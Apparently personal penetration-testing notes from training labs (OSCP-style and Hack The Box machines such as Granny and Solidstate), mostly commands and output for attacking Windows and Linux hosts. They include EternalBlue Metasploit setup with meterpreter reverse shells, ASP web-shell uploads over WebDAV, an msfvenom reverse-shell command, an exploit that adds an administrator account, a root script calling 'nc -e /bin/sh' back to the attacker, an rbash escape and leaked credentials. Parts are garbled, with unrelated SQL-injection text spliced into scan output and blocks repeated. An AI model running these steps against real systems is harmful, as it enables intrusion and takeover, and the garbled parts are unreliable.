

SMB hack 10.11.1.128

Sunday, July 23, 2017
7:30 PM

Scanned the machine using NMAP SMB-OS-enum script

```
nmap 10.11.1.128 --script smb-os-discovery.nse -p445,139 -v
```

map scan report for 10.11.1.218

Host is up (-0.011s latency).

```
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:B8:64:B9 (VMware)
```

Host script results:

```
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: observer
|   NetBIOS computer name: OBSERVER\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: observer.thinc.local
|   System time: 2013-12-27T23:37:30-08:00
```

```
nmap -sS --script=smb-enum-shares 10.11.1.128
```

```
nbtscan -f /root/Desktop/fulllistofIP.txt
```

Result of the nulllinux for scans of the shares same as enum4linux

```
10.11.1.128: Domain=[DJ] OS=[] Server=[]
[*] Enumerating shares for 10.11.1.128
      Sharename  Type  Comment
      -----  ----  -----
      +  IPC$      IPC   Remote IPC
      +  share     Disk
      +  wwwroot   Disk
      +  ADMIN$    Disk   Remote Admin
      +  C$        Disk   Default share
      +  Server    Comment
      -----  -----
      Workgroup      Master
```

[*] Enumerating Directory for 10.11.1.128 @ IPC\$
- NT_STATUS_ACCESS_DENIED listing *

[*] Enumerating Directory for 10.11.1.128 @ share
- tree connect failed: NT_STATUS_ACCESS_DENIED

[*] Enumerating Directory for 10.11.1.128 @ wwwroot
- tree connect failed: NT_STATUS_ACCESS_DENIED

[*] Enumerating Directory for 10.11.1.128 @ ADMIN\$
- tree connect failed: NT_STATUS_ACCESS_DENIED

[*] Enumerating Directory for 10.11.1.128 @ C\$
- tree connect failed: NT_STATUS_ACCESS_DENIED

[*] Enumerating Directory for 10.11.1.128 @ Server
- tree connect failed: NT_STATUS_BAD_NETWORK_NAME

[*] Enumerating users for 10.11.1.128 through querydispinfo:
* Cannot connect to server. Error was NT_STATUS_INVALID_PARAMETER

[*] Enumerating users for 10.11.1.128 through enumdomusers:
* Cannot connect to server. Error was NT_STATUS_INVALID_PARAMETER

[*] Enumerating users for 10.11.1.128 through Local Security Authority
[*] SIDS:
- Failed to Enumerate LSA

[*] Trying known usernames for 10.11.1.128
+ Cannot connect to server. Error was NT_STATUS_INVALID_PARAMETER
+ Cannot connect to server. Error was NT_STATUS_INVALID_PARAMETER

[*] Enumerating users by group membership for 10.11.1.128
[*] Error with Group: Cannot connect to server. Error was NT_STATUS_INVALID_PARAMETER

The null session failed due to being a window 7 machine but the eternalblue exploit worked:

//nmap scan detected the ms170-10

```

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
root@kali:~/Documents/252# nmap -sS -script smb-vuln-ms17-010.nse 10.11.1.218
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-22 13:13 BST
Nmap scan report for 10.11.1.218
Host is up (0.28s latency). 2.5.3 SQL Comments
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:89:48:0C (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|           An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the da
|           Disclosure date: 2017-03-14
|           References:
|             attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefin
|               https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|               https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|               https://technet.microsoft.com/en-us/library/security/ms17-010.aspxolving SQL syntax written by the programm
|           Nmap done: 1 IP address (1 host up) scanned in 26.47 seconds
root@kali:~/Documents/252# 
```

1. use exploit/windows/smb/eternalblue_doublepulsar
2. options
3. Set the required settings
4. set PAYLOAD windows/meterpreter/reverse_tcp

1. Set Lhost <myIP>

Basic options:		
Name	Current Setting	Requ
DOUBLEPULSARPATH	/root/Downloads/Eternalblue-Doublepulsar-Metasploit-master/deps	yes
ETERNALBLUEPATH	/root/Downloads/Eternalblue-Doublepulsar-Metasploit-master/deps	yes
PROCESSINJECT	explorer.exe	yes
RHOST	10.11.1.218	yes
RPORT	445	yes
TARGETARCHITECTURE	x86	yes
WINEPATH	/root/.wine/drive_c/	yes

Payload information:		
Avoid:	3 characters	DISK

The full commands:

netdiscover

```
msfconsole
use auxiliary/scanner/smb/smb_ms17_010
options
set RHOSTS victim-ip exploit
cd Desktop/
git clone https://github.com/ElevenPaths/Eterna...
cd Eternalblue-Doublepulsar-Metasploit
cp eternalblue_doublepulsar.rb /usr/share/metasploit-
framework/modules/exploits/windows/smb/
reload_all
use exploit/windows/smb/eternalblue_doublepulsar
options
//set the location where you downloaded the DEPOS from
set DOUBLEPULSARPATH /root/Desktop/Eternalblue-Doublepulsar-
Metasploit/deps
set ETERNALBLUEPATH /root/Desktop/Eternalblue-Doublepulsar-
Metasploit/deps
options
set PROCESSINJECT explorer.exe
set RHOST victim-ip
set TARGETARCHITECTURE x86
show targets
set target 8
set PAYLOAD windows/meterpreter/reverse_tcp ----- but try this as it can
do more exploits : set payload windows/powershell_reverse_tcp
ifconfig
set LHOST your-ip
exploit
getuid
shell
```

From <<https://www.youtube.com/watch?v=wDAkiXxm1gE>>

Privilege escalation for windows 7 using MS16-032.PS1 but I cannot get the script across!!!!

Once I am in :

Sysinfo

Ps

```
python -m pyftpdlib -p 21 --directory=/root/Desktop -V
```

So the meterpreter/ by passuac did not work / bypass inject , bypass_pvs . Non of them work

The eternal blue worked and I got reverse shell and power shell

Trying ppr_flatten_rec failed:

```
msf exploit(ppr_flatten_rec) > set session 6
session => 6
msf exploit(ppr_flatten_rec) > exploit
[*] Started reverse TCP handler on 192.168.144.130:4444
[-] Exploit aborted due to failure: not-vulnerable: Exploit not available on this
[*] Exploit completed, but no session was created.
msf exploit(ppr_flatten_rec) > exploit
[*] Started reverse TCP handler on 192.168.144.130:4444
[-] Exploit aborted due to failure: not-vulnerable: Exploit not available on this
[*] Exploit completed, but no session was created.
msf exploit(ppr_flatten_rec) > set WAIT 31
WAIT => 31
msf exploit(ppr_flatten_rec) > exploit
[*] Started reverse TCP handler on 192.168.144.130:4444
[-] Exploit aborted due to failure: not-vulnerable: Exploit not available on this
[*] Exploit completed, but no session was created.
msf exploit(ppr_flatten_rec) >
```

To your computer, move the mouse pointer outside or press Ctrl+Alt.

```
BeginRule
classname=OWL.ControlBarContainer
company=Adobe Systems, Incorporated
product=Adobe Photoshop CS3
action=block
EndRule

C:\ProgramData\VMware\VMware Tools\Unity Filters>dir
dir
Volume in drive C has no label.
Volume Serial Number is F87E-3A28

Directory of C:\ProgramData\VMware\VMware Tools\Unity

12/27/2013  11:38 PM    <DIR>          .
12/27/2013  11:38 PM    <DIR>          ..
11/28/2014  02:09 AM          1,433 adobeflashcs3.t
11/28/2014  02:09 AM          1,712 adobephotoshopc
11/28/2014  02:09 AM          588 googledesktop.t
11/28/2014  02:09 AM          455 microsoftoffice
11/28/2014  02:09 AM          907 vistasidebar.t
11/28/2014  02:09 AM          152 visualstudio200
11/28/2014  02:09 AM          1,024 vmwarefilters.t
11/28/2014  02:09 AM          399 win7gadgets.txt
                           8 File(s)       6,670 bytes
                           2 Dir(s)   4,995,899,392 bytes free

C:\ProgramData\VMware\VMware Tools\Unity Filters>type
type microsoftoffice2003.txt
# Unity window filter rules for Microsoft Office 2003
# Encoding is UTF-8

BeginRule
classname=MsoCommandBar
action=map

Copy was denied.

Copy file C:\temp
```

```
11/28/2014  02:09 AM           1,024 vmwarefilters.txt
11/28/2014  02:09 AM           399 win7gadgets.txt
                           8 File(s)      6,670 bytes
                           2 Dir(s)   4,995,973,120 bytes free
C:\ProgramData\VMware\VMware Tools\Unity Filters>copy vmwarefilters.txt C:\\
copy vmwarefilters.txt C:\\
Access is denied.
          0 file(s) copied.

C:\ProgramData\VMware\VMware Tools\Unity Filters>copy vmwarefilters.txt C:\\temp
copy vmwarefilters.txt C:\\temp
          1 file(s) copied.

C:\ProgramData\VMware\VMware Tools\Unity Filters>type googledesktop.txt
# Unity window filter rules for Google Desktop Sidebar.
# Encoding is UTF-8.
# hostIP.txt
BeginRule
company=Google
```

Changing the payload to use explorer.exe instead of "wlms.exe"

```
ATH      )      /root/.wine/drive_c/
register_options([
options('win32fileInterpreter/reverse_tcp'),
OptEnum.new('TARGETARCHITECTURE', [true,'Target Architecture','x86']),
OptString.new('ETERNALBLUEPATH',[true,'Path directory of Eternalblue exploit']),
OptString.new('DOUBLEPULSARPATHT', [true,'Path directory of DoublePulsar']),
OptString.new('WINEPATH',[true,'WINE drive_c path','/root/.wine/drive_c']),
OptString.new('PROCESSINJECTT', [true,'Name of process to inject in'],
self.class)      yes      The listen port
], self.class)
ter advanced_options([
Int.new('TimeOut',[false,'Timeout for blocking network calls (in seconds)']),
String.new('DLLName',[true,'DLL name for Doublepulsar','eternal11.dll'])
lf.class)
```

[REDACTED]

So we are going to use the ms16-032. but the problem is that this machine only has 1 CPU set so this exploit will not be useable

```
PS C:\Temp> wmic cpu list full | findstr /v=ms16-032
```

The image shows a YouTube video player interface. The video title is "Using MS16 Powershell". The video has 31 views and was published on April 25, 2016. The video content includes four numbered steps: 1) Download db.com/exp, 2) Call Po, 3) Execute, and 4) Execute. The video player has standard controls for play/pause, volume, and progress.

We will use

The ms16-032 Is the same as :
_secondary_logon_handle_privesc.rb

/usr/share/metasploit-framework/modules/exploits/windows/local/ms16_032_secondary_logon_handle_privesc.rb

So we get the Script :

We first import it in a module : import-module .\ms16_032
Then we need to run the code : Invoke-MS16-032


//look at the powershell script see what it required to run it!

```
function Invoke-MS16-032 {  
    <#  
.SYNOPSIS  
  
    PowerShell implementation of MS16-032. The exploit targets all vulnerable  
    operating systems that support PowerShell v2+. Credit for the discovery of  
    the bug and the logic to exploit it go to James Forshaw (@tiraniddo).
```

Targets:

- * Win7-Win10 & 2k8-2k12 <= 32/64 bit!
- * Tested on x32 Win7, x64 Win8, x64 2k12R2

The result of the privilege escalation failingmust try another method



```
PS C:\Temp> Get-Module -ListAvailable  
ModuleType Name Version ExportedCommands  
---- ----  
Manifest AppLocker 1.0.0 {}  
Manifest BitsTransfer 1.0.0 {}  
Manifest PSDiagnostics 1.0.0 {}  
Manifest TroubleshootingPack 1.0.0 {}  
  
PS C:\Temp> Get-Module  
PS C:\Temp> Invoke-MS16-032  
[?] Operating system core count: 2  
[?] Duplicating CreateProcessWithLogonW  
[?] Operating system core count: 1  
[!] This is a VM isn't it, race condition requires at least 2 CPU cores, exiting!  
PS C:\Temp>
```

!



Use post Enumeration on module on MSF to get the version of the applications installed

```
Module options (post/windows/gather/enum_applications):
  Setting configuration.
  Name  Current Setting  Required  Description
  SESSION yes           The session to run this module on.

sf post(enum_applications) > sessions
  faraday ui is ready
  make sure you got couchdb up and running.
  couchdb is up, point your browser to:
  http://127.0.0.1:5985/_ui

  Id  Type          Information
  6   meterpreter x86/windows  THINC\Robert @ OBSERVER  10.11.0.71:4444 -> 10.11.1.218:49220 (10.11.1.218

sf post(enum_applications) > set SESSION 6
SESSION => 6
sf post(enum_applications) > exploit
[*] Enumerating applications installed on OBSERVER
[*] Couldnt get a valid response from the server when requesting to URL http://127.0.0.1:5985/_api/ws and function
installed Applications
[*] Couldnt get a valid response from the server when requesting to URL http://127.0.0.1:5985/_api/ws and function
installed Applications
[*] Closing Faraday...
root@kali:~# ls
EMET 5.1
Microsoft .NET Framework 4 Client Profile
Microsoft .NET Framework 4 Client Profile
Microsoft .NET Framework 4 Extended
Microsoft .NET Framework 4 Extended
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148
Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219
NICI U.S./Worldwide 2.77.1.0 (x32)
NMAS Challenge Response Method
NMAS Client
Novell Client for Windows
Python 2.7.6
VMware Tools
masscan-
+[+] Results stored in: /root/.msf4/loot/20170828102648_default_10.11.1.218_host.application_489668.txt
[*] Post module execution completed
sf post(enum_applications) >
```

A screenshot of the Faraday post-exploit interface. On the left, a terminal window shows the command-line session. On the right, there's a file browser showing a directory structure like 'scan of 1.0...', a 'commands' folder containing files like 'ping (copy).sh', and a 'windwos 7' folder. An Internet Explorer window is also visible, showing a page with some text and a URL.

Novell is installed on the machine with version 2 SP3

So the use of [CVE-2013-3956](#) has exploited the Novel 2 SP3.

Load the python script in the c:/python27/ then run it :

```
2017-08-25 12:28:42,594 - faraday.launcher - INFO - Setting up environment
C:\Python27>Novel.py -o WIN7sket
Novel.py -o WIN7
C:\Windows\System32>whoami
whoami
nt authority\system+ Other Locations
```

```
C:\Users\Administrator.OBSERVER\Desktop>type proof.txt
type proof.txt
bcdef792bb6a2434b34c77411c9d0fea
```

```
2017-08-25 12:28:42,594 - faraday.launcher - INFO - Setting up environment
2017-08-25 12:28:44,854 - faraday.launcher - INFO - All done
C:\Users\Administrator.OBSERVER\Desktop>type proof.txt
type proof.txt
bcdef792bb6a2434b34c77411c9d0fea
```

```
:\\Users>type Administrator.OBSERVER\Desktop\proof.txt
type Administrator.OBSERVER\Desktop\proof.txt
bcdef792bb6a2434b34c77411c9d0fea
```

```
root@kali:~/OBSERVER# md5sum proof.txt
4575cae82473c1502017cae6cf2270ee proof.txt
root@kali:~/OBSERVER#
```

```
C:\>exit
exit
[>] Novell Client 2 SP3 privilege escalation for Windows 7 and Windows 8.
[>] Finding the driver.
[>] Allocating memory for our shellcode.
[>] Writing the shellcode.
[>] Sending IOCTL to the driver.
[>] Dropping to a SYSTEM shell.
hostIP.txt          ping (copy).sh
C:\Python27>whoami
whoami
thinc\robert        masscan-
                         master.zip
                         smb_1.0_
                         24 network
windwos 7
C:\Python27>
```

granny

04 July 2018
14:58

Host : 10.10.10.15

80/tcp open http Microsoft IIS httpd 6.0

Server: Microsoft-IIS/6.0

+ Retrieved microsoftofficewebservice header: 5.0_Pub

The tools and commands used :

```
use auxiliary/scanner/http/http_put
```

```
curl -i -X PUT -H "Content-Type: text/plain; charset=utf-8" -d "/root/Downloads/pouya.asp"
"http://10.10.10.15/\_vti\_bin/\_vti\_adm/puya.asp"
```

Server: Microsoft-IIS/6.0

+ Retrieved microsoftofficewebservice header: 5.0_Pub

```
curl -i -X PUT -H "Content-Type: text/plain; charset=utf-8" -d "/root/Downloads/pouya.asp"
http://10.10.10.15/\_vti\_bin/\_vti\_adm/puya.asp"
```

'ms-author-via' found, with contents: MS-FP/4.0,DAV

Retrieved x-aspnet-version header: 1.1.4322

```
nmap -sV --script http-put --script-args http-put.url='/cmd.asp',http-put.file='/root/Downloads/pouya.asp' -p 80 10.10.10.15
```

```
/root/Downloads/pouya.asp"
```

```
//to upload a shell as we know /dev showed in nikto
```

```
dav:/> put pouya.asp cmd.txt
Uploading pouya.asp to '/cmd.txt':
Progress: [=====] 100.0% of 58221 bytes succeeded.
dav:/> put shell.asp cmd.txt
Uploading shell.asp to '/cmd.txt':
Progress: [=====] 100.0% of 38493 bytes succeeded.
dav:/> put shell.asp shell.txt
Uploading shell.asp to '/shell.txt':
Progress: [=====] 100.0% of 38493 bytes succeeded.
dav:/> move
The 'move' command requires 2 arguments:
  move source... dest : Move resource(s) from source to dest
dav:/> move shell.txt shell.asp
Moving '/shell.txt' to '/shell.asp': succeeded.
dav:/>
dav:/>
```

```
copy \\\10.10.14.6\ROPN0P\ms11-046.exe
```

```
ms11-046.exe
```

```
C:\test>net user k8team
net user k8team
User name          k8team
Full Name         k8team
Comment
User's comment
Country code      000 (System Default)
Account active    Yes
Account expires   Never

Password last set 7/4/2018 6:38 PM
Password expires  8/16/2018 5:26 PM
Password changeable 7/4/2018 6:38 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon        Never

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

```
C:\test>

//root

C:\test>copy \\\10.10.14.6\ROPN0P\ms11-046.exe
copy \\\10.10.14.6\ROPN0P\ms11-046.exe

1 file(s) copied.
```

```
C:\test>
C:\test>ms11-046.exe
ms11-046.exe
[*] MS11-046 (CVE-2011-1249) x86 exploit
[*] by Tomislav Paskalev
[*] Identifying OS
[+] 32-bit
[-] Unsupported version
[*] Affected 32-bit operating systems
[*] Windows XP SP3
[*] Windows Server 2003 SP2
[*] Windows Vista SP1
[*] Windows Vista SP2
[*] Windows Server 2008
[*] Windows Server 2008 SP2
[*] Windows 7
[*] Windows 7 SP1
```

```
C:\test>
```

```
C:\test>MS11_46_k8.exe
MS11_46_k8.exe
[>] ms11-046 Exploit
[*] Token system command
[*] command add user k8team k8team
[*] User has been successfully added
[*] Add to Administrators success
```

```
C:\test>net users
net users
```

```
User accounts for \\\\GRANNY
```

Administrator	ASPNET	Guest
IUSR_GRANPA	IWAM_GRANPA	k8team
Lakis	SUPPORT_388945a0	

The command completed successfully.

```
C:\test>net user k8team
net user k8team
User name          k8team
Full Name          k8team
Comment
User's comment
Country code       000 (System Default)
Account active     Yes
Account expires    Never

Password last set  7/4/2018 6:38 PM
Password expires   8/16/2018 5:26 PM
Password changeable 7/4/2018 6:38 PM
Password required  Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon        Never

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

```
C:\test>runas /user:k8team CMD.exe
runas /user:k8team CMD.exe
Enter the password for k8team:
```

```
C:\test>whoami
whoami
nt authority\network service
```

```
C:\test>
```

```
C:\test>whoami  
whoami  
nt authority\network service
```

```
C:\test>netusers  
netusers  
'netusers' is not recognized as an internal or external command,  
operable program or batch file.
```

```
C:\test>net user k8team  
net user k8team  
User name          k8team  
Full Name         k8team  
Comment  
User's comment  
Country code      000 (System Default)  
Account active    Yes  
Account expires   Never  
  
Password last set 7/4/2018 6:38 PM  
Password expires  8/16/2018 5:26 PM  
Password changeable 7/4/2018 6:38 PM  
Password required  Yes  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon        Never  
  
Logon hours allowed All  
  
Local Group Memberships *Administrators  
Global Group memberships *None  
The command completed successfully.
```

```
C:\test>copy \\10.10.14.6\ROPN0P\ms11-046.exe  
copy \\10.10.14.6\ROPN0P\ms11-046.exe
```

1 file(s) copied.

```
C:\test>  
C:\test>ms11-046.exe  
ms11-046.exe  
[*] MS11-046 (CVE-2011-1249) x86 exploit  
[*] by Tomislav Paskalev  
[*] Identifying OS  
[+] 32-bit  
[-] Unsupported version  
[*] Affected 32-bit operating systems  
[*] Windows XP SP3  
[*] Windows Server 2003 SP2  
[*] Windows Vista SP1  
[*] Windows Vista SP2  
[*] Windows Server 2008  
[*] Windows Server 2008 SP2  
[*] Windows 7  
[*] Windows 7 SP1
```

```
C:\test>
```

```
C:\test>MS11_46_k8.exe  
MS11_46_k8.exe  
[>] ms11-046 Exploit  
[*] Token system command  
[*] command add user k8team k8team  
[*] User has been successfully added  
[*] Add to Administrators success
```

```
C:\test>net users  
net users
```

User accounts for <\\GRANNY>

```
Administrator      ASPNET      Guest
IUSR_GRANPA      IWAM_GRANPA    k8team
Lakis            SUPPORT_388945a0
The command completed successfully.
```

```
C:\test>net user k8team
net user k8team
User name          k8team
Full Name          k8team
Comment
User's comment
Country code       000 (System Default)
Account active     Yes
Account expires    Never

Password last set  7/4/2018 6:38 PM
Password expires   8/16/2018 5:26 PM
Password changeable 7/4/2018 6:38 PM
Password required  Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon        Never

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

```
C:\test>runas /user:k8team CMD.exe
runas /user:k8team CMD.exe
Enter the password for k8team:
```

```
C:\test>whoami  
whoami  
nt authority\network service
```

```
C:\test>
```

```
C:\test>whoami  
whoami  
nt authority\network service
```

```
C:\test>netusers  
netusers  
'netusers' is not recognized as an internal or external command,  
operable program or batch file.
```

```
C:\test>net user k8team  
net user k8team  
User name          k8team  
Full Name         k8team  
Comment  
User's comment  
Country code      000 (System Default)  
Account active    Yes  
Account expires   Never
```

```
Password last set 7/4/2018 6:38 PM  
Password expires   8/16/2018 5:26 PM  
Password changeable 7/4/2018 6:38 PM  
Password required  Yes  
User may change password Yes
```

```
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon        Never
```

```
Logon hours allowed All
```

```
Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

so we need to pivot

```
copy \\10.10.14.6\ROPN0P\plink.exe
```

```
ms14-070
```

```
>
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.13 LPORT=5558
-f asp > shell.asp
```

From <<https://netsec.ws/?p=331>>

Olympus

03 July 2018
10:43

```
: 62333 closed ports, 3199 filtered ports
Reason: 62333 resets, 3190 no-responses and 9 host-unreaches
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON      VERSION
53/tcp    open  domain  syn-ack ttl 62 ISC BIND Bind
| dns-nsid:
|_ bind.version: Bind
80/tcp    open  http   syn-ack ttl 62 Apache httpd
|_http-favicon: Unknown favicon MD5: 399EAE2564C19BD20E855CDB3C0C9D1B
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Crete island - Olympus HTB
2222/tcp open  ssh    syn-ack ttl 62 (protocol 2.0)
| fingerprint-strings:
```

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 2) scan.

Initiating NSE at 10:40

Completed NSE at 10:40, 0.02s elapsed

NSE: Starting runlevel 2 (of 2) scan.

Initiating NSE at 10:40

Completed NSE at 10:40, 0.00s elap

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 115.85 seconds

Raw packets sent: 85012 (3.741MB) | Rcvd: 76505 (3.134MB)

root@kali:~/Downloads#

Look at the nikto out put very carefully! Line by line for the future!!

The xdebug is vuln we can get it using metasploit

Solidstate

27 June 2018
16:58

Start with 25 -- the apache is not james but the pop and 25 is .

so after login in to the admin section port 4555

```
quit           close connection
listusers
Existing accounts 6
user: james
user: ../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin
```

e: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)

From: mailadmin@localhost

Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.

Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

```
username: mindy
pass: P@55W0rd1!2@
```

Respectfully,
James

The use of the opt/tmp.py was used to gain priv elscation , after running linux privi checker
The use of that enabled me to see the WWW which I entered the "nc " connection back to my self and it worked and it ran it as root.

The screenshot shows a terminal window with two panes. The top pane shows the exploit code being developed:

```
{debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ python /opt/tmp.py
(UNKNOWN) [10.10.14.7] 8080 (http-alt) : Connection refused
{debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ cat /opt/tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('nc -e /bin/sh 10.10.14.7 8080')
except:
    sys.exit()

{debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
```

The bottom pane shows the exploit being run and the resulting shell session:

```
root@kali:~/Downloads# cd ~/Downloads/
root@kali:~/Downloads# ls linuxprivchecker.py      ^C
root@kali:~/Downloads# nc -lnvp 8080
listening on [any] 8080 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.51] 54362
ls
root.txt
cat root
cat rpp^?^?^?^?
id
uid=0(root) gid=0(root) groups=0(root)
cat root.txt
b4c9723a28899b1c45db281d99cc87c9
whoami
root
/bin/bash
echo os.system('/bin/bash')
ls
root.txt
aa^?^?
; whoami
root

id
uid=0(root) gid=0(root) groups=0(root)
```

A tooltip message is visible in the bottom right corner: "her with the system. Here are some com kages."

so after login managed to get rbash and i could not change the path as it was read only so i used the "-t" option to inject commands to the ssh session from before connecting into it

```
//rbash
mindy@solidstate:~$ export -p
declare -x DBUS_SESSION_BUS_ADDRESS="unix:path=/run/user/1001/bus"
```

```
declare -x HOME="/home/mindy"
declare -x LANG="en_US.UTF-8"
declare -x LOGNAME="mindy"
declare -x MAIL="/var/mail/mindy"
declare -x OLDPWD
declare -rx PATH="/home/mindy/bin"
declare -x PWD="/home/mindy"
declare -rx SHELL="/bin/rbash"
declare -x SHLVL="1"
declare -x SSH_CLIENT="10.10.14.7 52652 22"
declare -x SSH_CONNECTION="10.10.14.7 52652 10.10.10.51 22"
declare -x SSH_TTY="/dev/pts/0"
declare -x TERM="xterm-256color"
declare -x USER="mindy"
declare -x XDG_RUNTIME_DIR="/run/user/1001"
declare -x XDG_SESSION_ID="1198"
mindy@solidstate:~$ set PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
mindy@solidstate:~$ cd
-rbash: cd: restricted
mindy@solidstate:~$ set SHELL=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
mindy@solidstate:~$ echo $SHELL
/bin/rbash
mindy@solidstate:~$ export PATH=/bin:/usr/bin:$PATH
-rbash: PATH: readonly variable
mindy@solidstate:~$ export SHELL=/bin/sh
-rbash: SHELL: readonly variable
mindy@solidstate:~$ echo $SHELL
/bin/rbash
```

//escaping from the rbash

```
ssh mindy@10.10.10.51 -t "bash --noprofile"
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls
```

//privilege escalting

so we know that the james 2.3.2 is vuln as hell.

1) we mneed to get a list of the users so we use : /usr/bin/smtp-user-enum

Nmap scan report for 10.10.10.51

Not shown: 65506 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
ssh-hostkey:			
2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)			
256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)			
_ 256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (EdDSA)			
25/tcp	open	smtp	JAMES smtpd 2.3.2
_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.7 [10.10.14.7]),			
80/tcp	open	http	Apache httpd 2.4.25 ((Debian))
_http-server-header: Apache/2.4.25 (Debian)			
_http-title: Home - Solid State Security			
110/tcp	open	pop3	JAMES pop3d 2.3.2
119/tcp	open	nntp	JAMES nntpd (posting ok)
4245/tcp	filtered	vrml-multi-use	
4421/tcp	filtered	scaleft	
4555/tcp	open	james-admin	JAMES Remote Admin 2.3.2
4577/tcp	filtered	unknown	
4657/tcp	filtered	unknown	
7379/tcp	filtered	unknown	

28 June 2018

12:56

skywalk

05 June 2018

18:15

```
ssh: connect to host 172.20.10.7 port 22: Connection refused
root@kali:~/Documents/skytower# proxychains ssh john@172.20.10.7 -o UserKnownHostsFile=/dev/null
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|->-172.20.10.7:3128-<-timeout
ssh: connect to host 172.20.10.7 port 22: Connection refused
root@kali:~/Documents/skytower#
```

